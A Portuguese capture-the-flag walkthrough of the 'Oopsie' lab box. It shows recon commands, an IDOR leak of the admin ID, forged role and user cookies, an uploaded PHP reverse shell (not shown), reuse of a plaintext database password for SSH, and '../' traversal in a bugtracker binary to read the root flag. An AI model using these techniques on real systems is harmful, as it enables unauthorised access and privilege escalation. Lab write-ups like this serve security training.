Oopsie

Plataforma: TryHackMe

Dificuldade: Fácil

Data: 12/04/2026

Autor: Bruno Henrique Duarte

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **2**

4 Movimentação Lateral **4**

5 Escalada de privilégio **4**

6 Conclusão **5**

7 Referências **5**

1 Visão Geral

Este desafio explora erros comuns deixados por programadores, como sensibilidade a query e aos cookies.

2 Reconhecimento

Enumeração inicial do alvo:

```
nmap -A -T5 <IP>
```

Resultado relevante:

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
   protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

Dessa forma, sabemos que há uma SSH e um serviço web rodando. Sendo a entrada para a exploração o serviço web.

3 Exploração

[H]

A página web é bem simples, ao inspecionar é possível ver:



Figura 1: Inspeção da página

Ao tentar acessar <IP>/cdn-cgi/ligin é redirecionado para uma página de login que permite logar como 'guest'. Esse usuário guest é extremamento limitado, mas possibilita de conhecer um pouco a estrutura da aplicação. Em específico, ele mostra que há uma página de uploads. No entanto, é necessário nível de admin para acessar a página!

Chequei a página para verificar se seria possível manipular os cookies de alguma maneira pra subir para admin. Lá é possível encontrar:

Name	Value	Domain	Path
role	guest	10.129.112.44	/
user	2233	10.129.112.44	/

Figura 2: Cookie

Assim, é possível presumir que há uma valor para cada tipo de usuário, o que incluí o admin. Como no caso, para guest é 2233. Depois de um tempo trocando entre as páginas para encontrar algo útil para isso me deparei com duas coisas:

1. A página Account contém um Access ID, de mesmo valor mostrado no cookie.

2. O formato da página é: http://<IP>/cdn-cgi/login/admin.php?content=PAGINA&id=2

Simplesmente trocando o id temos acesso a visão de outras Accounts, por exemplo. Mas, nesse caso é extremamente útil pois revela o Access ID do admin ao trocar o id na url para 1 (AccessID do Adm = 34322)

Editando os cookies da página para role=admin e user=34322 ao recarregar a página podemos acessar a página de uploads, que permite subir arquivos.

Agora só é necessário entender para onde esses arquivos estão indo para verificar a possibilidade de shell reversa. Então, ao rodar um gobuster:

```
gobuster dir -u 10.129.112.44 -w /usr/share/wordlists/dirbuster/
   directory-list-2.3-small.txt
```

Obtendo:

```
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-
   list-2.3-small.txt
[+] Negative Status codes:    404
[+] User Agent:               gobuster/3.8.2
[+] Timeout:                  10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
images               (Status: 301) [Size: 315] [--> http
   ://10.129.112.44/images/]
themes               (Status: 301) [Size: 315] [--> http
   ://10.129.112.44/themes/]
uploads              (Status: 301) [Size: 316] [--> http
   ://10.129.112.44/uploads/]
css                  (Status: 301) [Size: 312] [--> http
   ://10.129.112.44/css/]
js                   (Status: 301) [Size: 311] [--> http
   ://10.129.112.44/js/]
fonts                (Status: 301) [Size: 314] [--> http
   ://10.129.112.44/fonts/]
```

Ou seja, existe uma página para os uploads, possivelmente para os que estão sendo enviados na página passada. No entanto, é obtido Forbidden para acessar essa página, mesmo com os cookies alterados. Mas, se esse diretório realmente é para os arquivos upados na última página eles teriam o formato /uploads/arquivo.xyz. Fazendo o teste subindo uma reverse shell, settando um listener e acessando a url http://10.129.112.44/uploads/payload.php ganha-se uma shell básica!



Figura 4: Arquivos da aplicação



Figura 3: Primeira Shell

4 Movimentação Lateral

Tentei primeiramente rodar:

```
script /dev/null -c bash
```

Para obter um terminal melhor para ser usado.

Enumeração local:

```
sudo -l
```

Para prosseguir era necessário a senha do www-data, que não tenho. Assim, não posso ver programas que esse usuário pode executar como root.

Por conta disso, comecei a procurar informações que fossem uteis para a escalada de privilégio. Descobri que o python3 era usável por esse user, mas que não servia para escalar seu privilégio. Cheguei até a organização de pastas da aplicação web, contendo arquivos que não acessei via web:

Ao ler o arquivo db.php ele possui uma credencial para o usuário robert. Dando um passo atrás e usando essas mesmas credenciais para a SSH que conhecemos por conta do nmap, ele acessa via SSH.

```
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Na própria pasta do Robert, temos a primeira Flag: f2c74ee8db7983851ab2a96a44eb7981

5 Escalada de privilégio

Seguindo o fluxo de questões do HackTheBox, ele pergunta sobre a opção -group bugtracker". Sendo o -group uma flag conhecida do comando find rodei:

```
find / -group bugtracker
```

Isso retornou:

```
find:    /var/lib/mysql-files : Permission denied
find:    /var/lib/php/sessions : Permission denied
find:    /etc/polkit-1/localauthority : Permission denied
find:    /etc/ssl/private : Permission denied
find:    /lost+found : Permission denied
find:    /run/lxcfs : Permission denied
find:    /run/sudo : Permission denied
find:    /run/cryptsetup : Permission denied
find:    /run/lvm : Permission denied
find:    /run/systemd/unit-root : Permission denied
find:    /run/systemd/inaccessible : Permission denied
find:    /run/lock/lvm : Permission denied
/usr/bin/bugtracker
```

Onde, o único acessível é o /usr/bin/bugtracker. Não encontrei nada sobre esse aplicativo na internet, então tentei executar pra ver o comportamento.

```
robert@oopsie:~$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: lixo
---------------

cat: /root/reports/lixo: No such file or directory
```

Aqui pode-se perceber que ele executa fazendo cat /root/reports/<ENTRADA>. O que é muito interessante, já que a flag de root costuma ficar na /root/root.txt. Então simplesmente usando ../root.txt para sair da pasta reports e ler a flag obtemos: af13b0bee69f8a877c3faf667f7beacf

6 Conclusão

A exploração desse IP é dada a erros comuns no tratamento de cookies e parametros na URL, possibilitando a injeção de parâmetros na URL e o manejo dos cookies. Além disso, mostra como o uso de credenciais em texto plano no servidor podem ser a chave para a movimentação lateral.

7 Referências